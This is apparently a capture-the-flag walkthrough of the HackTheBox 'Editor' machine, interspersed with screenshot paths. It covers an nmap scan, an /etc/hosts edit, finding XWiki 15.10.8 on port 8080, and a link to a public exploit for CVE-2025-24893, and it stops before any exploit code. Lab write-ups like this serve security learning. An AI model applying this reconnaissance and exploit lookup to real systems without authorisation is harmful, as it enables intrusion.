

First Connect to HackTheBox vpn using sudo previlage




Now Click the Join Machine Button and you go your HTB machine



Use Nmap to scan ip

Nmap –sC –sT <HTB IP> -Pn



We Got 3 tcp ports

22 – ssh


80 – http

8080 – also http

Lets enter the ip in browser


So We need to Fix This error

If we try to enter http it redirect editor.htb




GO to Terminal and type


sudo nano /etc/hosts




If we Run this command we can see something like this




Come down and add the HTB IP AND SPACE AND THE editor.htb to BYPASS THE ERROR




Press Ctrl+X and Y then enter



BOOM!!! Now we can see what inside the web But it seem like regular website… Don’t forget that we also have 8080 lets dive into them




AS We Can see there is also something in 8080 however lets scroll down



LOOK!!! There is Verson here!! Hmm……**XWiki Debian 15.10.8**


Lets Search it Online What if we Get Some CVE




Well looks like this verson of Exploit Exists!!! Lets find some usefull

https://github.com/gunzf0x/CVE-2025-24893

I Think this could work

